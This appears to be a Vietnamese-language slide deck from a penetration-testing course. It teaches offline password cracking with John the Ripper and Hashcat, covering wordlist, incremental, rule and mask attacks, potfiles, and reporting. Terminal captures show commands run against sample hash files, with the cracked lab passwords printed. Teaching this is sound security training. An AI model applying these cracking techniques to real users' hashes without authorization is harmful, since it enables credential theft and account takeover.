


```
kali@kali: ~/Desktop
File Actions Edit View Help
(kali@kali)-[~/Desktop]
$ john --wordlist=rockyou --format=raw-sha256 crack.txt
Using default input encoding: UTF-8
Loaded 9 password hashes with no different salts (Raw-SHA256 [SHA256 256/256 AVX2 8x])
Warning: poor OpenMP scalability for this hash type, consider --fork=2
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
maverick      (topgun)
password1234  (user01)
helloworld    (alice)
always2       (rufusdusol)
always234     (die)
5g 0:00:00:02 DONE (2023-04-03 08:49) 2.392g/s 6862Kp/s 6862Kc/s 32437KC/s (4510458faruk)..clarus
Use the "--show --format=Raw-SHA256" options to display all of the cracked passwords reliably
Session completed.
```

Cracking Modes (3/3)

❑ Incremental mode(**--incremental**) - JtR thực hiện tấn công vét cạn.

- Thường là lựa chọn cuối cùng vì tốn thời gian/tài nguyên



```
kali@kali: ~/Desktop
File Actions Edit View Help
(kali@kali)-[~/Desktop]
$ john --incremental --format=raw-sha256 inc.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with no different salts (Raw-SHA256 [SHA256 256/256 AVX2 8x])
Warning: poor OpenMP scalability for this hash type, consider --fork=2
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (user1)
password      (user2)
admin04       (user3)
3g 0:00:00:04 DONE (2023-04-03 09:13) 0.7334g/s 1177Kp/s 1177Kc/s 1386KC/s anint14..jacosk8
Use the "--show --format=Raw-SHA256" options to display all of the cracked passwords reliably
Session completed.
```

The john.pot File

- ❑ Khi John crack mật khẩu thành công:
 - Hiển thị kết quả trên màn hình
 - Lưu trữ kết quả vào tập tin john.pot
- ❑ John không “load” các mật khẩu đã bẻ khóa thành công.
 - *Cần lưu ý vấn đề này*
- ❑ Hiển thị các mật khẩu đã bẻ khóa được từ john.pot

```
$john --show [password_file]
```

```
$cat ~/.john/john.pot
```
- ❑ Kiểm tra tốc độ bẻ khóa của hệ thống đang được sử dụng

```
$john --test
```

Escalation, Persistence, and Password Attacks

❑ Privilege Escalation

- Linux Privilege Escalation
- Windows Privilege Escalation

❑ Persistence

➔ Password Attack

- Credential Access
- Password Representations
- Obtaining Password Hashes
- **Password Cracker**
 - JtR
 - **Hashcat**

Multithreaded and GPU Cracking with Hashcat

- ❑ Hashcat là công cụ bẻ khóa mật khẩu đa luồng dựa trên CPU và GPU.
 - Có thể đạt tới tốc độ > 18 triệu c/s (đối với CPU) và > 1 tỷ c/s (đối với một số GPU)
 - <https://hashcat.net/hashcat/> (free, opensource)
- ❑ Hỗ trợ hơn 245 thuật toán băm mật khẩu và hoạt động trên cả Windows/Linux.
 - LANMAN, NT, md5crypt, sha512crypt...
- ❑ Mạnh hơn nhưng khó sử dụng hơn JtR
 - Không có khả năng tự phát hiện password hash type như JtR
 - Cú pháp lệnh phức tạp

Hashcat: Specifying Hash Types

- ❑ Hashcat yêu cầu người dùng phải chỉ ra “hash type password”.
- Không có gì chắc chắn trong việc xác định chính xác hash type tuy nhiên có thể dựa vào các gợi ý (\$6\$, length, file format, source system type)
- Sử dụng `$hashcat --help` để xem thêm thông tin chi tiết
- https://hashcat.net/wiki/doku.php?id=example_hashes

```
$ hashcat -m 0 -a 0 md5.txt rockyou.txt
```

```
Host memory required for this attack: 4 MB
```

```
Dictionary cache built:
```

```
* Filename..: rockyou.txt
```

```
* Passwords.: 14344391
```

```
* Bytes.....: 139921497
```

```
* Keyspace..: 14344384
```

```
* Runtime...: 1 sec
```

```
42f749ade7f9e195bf475f37a44cafcab:Password123
```

Hashcat Potfile, Show and Restore


□ Giống như JtR, Hashcat cũng có một số chức năng:

- **hashcat.potfile**: Danh sách “cracked hashes” và “cleartext password”. Hashcat cũng KHÔNG bẻ khóa lại các mật khẩu đã bẻ khóa thành công trong potfile.
- **--show** option: Hiển thị các hashes đã bẻ khóa.

```
# cat hashcat.potfile
aad3b435b51404ee:
758424858d2c9f9e: A
3eacdee7e4395079: INTERNE
af83dbf0052ee471: VIRGINI
09eeab5aa415d6e4: NEWPASS
# hashcat -m 3000 --show sam. txt
3eacdee7e4395079be516da459fe4e65: INTERNE[notfound]
38064695fe1449ebaad36435b51404ee: [notfound]
a5c67174b2a219d1aad3b435b51404ee: [notfound]
09eeab5aa415d6e4aad3b435b51404ee: NEWPASS
af83dbf0052ee4717584248b8d2c9f9e: VIRGINIA
```

Hashcat, Dictionaries, and Word Mangling Rules

- ❑ Hashcat cho phép chỉ định nhiều tập từ điển.
- ❑ Hashcat bao gồm nhiều tập tin với các luật xáo trộn từ khác nhau (/usr/local/share/doc/hashcat/rules/)
- ❑ Chỉ định sử dụng tập luật với tùy chọn **-r**
 - Có thể sử dụng nhiều tập luật cùng lúc.





```
root@slingshot: /opt/hashcat-4.1.0
File Edit View Search Terminal Help
# cd /opt/hashcat-4.1.0/rules
#
# ls
best64.rule
combinator.rule
d3ad0ne.rule
dive.rule
generated2.rule
generated.rule
Incisive-lee
InsidePro-Ha
InsidePro-Pa
leetspeak.ru
oscommerce.r
rockyou-3000
specific.rul
T0XlC-insert
T0XlC-insert$0
T0XlC-insert$1
T0XlC.rule$2
T0XlCv1.rule$3
toggles1.rul$4
toggles2.rul$5
toggles3.rul$6
toggles4.rul$7
toggles5.rul$8
unix-ninja-l$9
#
```

```
root@slingshot: /opt/hashcat-4.1.0
File Edit View Search Terminal Help
# cat best64.rule
## nothing, reverse, case... bas
:
r
u
T0
## simple number append
$0
$1
$2
$3
$4
$5
$6
$7
$8
$9
#
```


Masks

- ❑ Hashcat là cho phép “masking” - thực hiện thêm vào các chữ cái, số, ký tự đặc biệt....
- Đơn giản hơn việc tự viết luật.
 - Custom character sets with **-1** (ví dụ: **-1 ?u?!?d**)
 - Brute-force **-a 3**
 - Append with **-a 6**
 - Prepend with **-a 7**
 - Lowercase: **?l**
 - Uppercase: **?u**
 - Numbers: **?d**
 - Special: **?s**
 - All: **?a**

Attack mode (-a)	Mode
0	Straight – no changes)
1	Combination – combine two dictionaries
3	Brute-force – all combinations in keyspace
 6	Hybrid Wordlist + Mask
 7	Hybrid Mask + Wordlist

Mask Attack Examples

- ❑ “Append” thêm 4 số ở mỗi dự đoán: `-a 6 ?d?d?d?d`
- ❑ “Prepend” thêm 4 số ở mỗi dự đoán: `-a 7 ?d?d?d?d`
- ❑ “Append” thêm 2 số và ký tự đặc biệt: `-a 6 ?d?d?s`
- ❑ Mask Attack - Thử tất cả các trường hợp từ “keyspace” tương tự như Bruteforce nhưng hiệu quả hơn.
- ❑ Crack password: Julia1984
 - Bruteforce: 62^9 trường hợp (13.537.086.546.263.552), nếu rate $\sim 100\text{M/s}$ sẽ cần hơn 4 năm để thực hiện xong
 - Mask attack (trường hợp xác định được đúng định dạng): chỉ cần thực hiện $52 \cdot 26 \cdot 26 \cdot 26 \cdot 26 \cdot 10 \cdot 10 \cdot 10 \cdot 10$ trường hợp (237.627.520.000) nếu rate $\sim 100\text{M/s}$ sẽ chỉ cần 40p để thực hiện xong

Mask Attack Examples

❑ `-a 3 ?l?l?l?l?l?l?l`

- Keyspace: aaaaaaaaa – zzzzzzzzz

❑ `-a 3 password?d`

- Keyspace: password0 – password9

❑ `-a 3 -1 ?l?d ?1?1?1?1?1`

- Keyspace: aaaaaa - 99999

❑ `-a 3 -1 ?dabcdef -2 ?l?u ?1?1?2?2?2?2?2`

- Keyspace: 00aaaaaa - ffZZZZZZ

❑ `-a 3 -1 ?l?u ?1?l?l?l?l?l19?d?d`

- Keyspace: aaaaaaa1900 - Zzzzzzz1999

Password length increment

- ❑ Giả sử nếu sử dụng mask `?|?|?|?|?|?|?|?` chúng ta chỉ có thể bẻ khóa mật khẩu có chiều là dài 8 ký tự và nếu mật khẩu có chiều dài là 7 ký tự sẽ không thể tìm ra. Cần thực hiện lặp đi lặp lại nhiều lần câu lệnh
 - `?|`
 - `?|?|`
 -
 - `?|?|?|?|?|?|?`
 - `?|?|?|?|?|?|?|?`
- ❑ Sử dụng `--increment (-i)`, `--increment-min`, `--increment-max` để tự động hóa việc thay đổi độ dài mật khẩu.
 - Mặc định `?d?d?d?d` sẽ thử chính xác 4 số (0000 -9999) thì bây giờ sẽ thử 0-9,00-99,000-999,0000-9999

Reporting on Cracked Password

- ❑ Thực hiện phân tích, đánh giá về các mật khẩu đã bẻ khóa được.
 - Độ dài mật khẩu.
 - Các từ khóa chứa trong mật khẩu (tên công ty, tổ chức, mật khẩu bắt đầu với “qwerty”, “password”...).
- ❑ Có thể sử dụng công cụ như Pipal để thực hiện phân tích.
 - <https://digi.ninja/projects/pipal.php>

Thank you & Any questions?

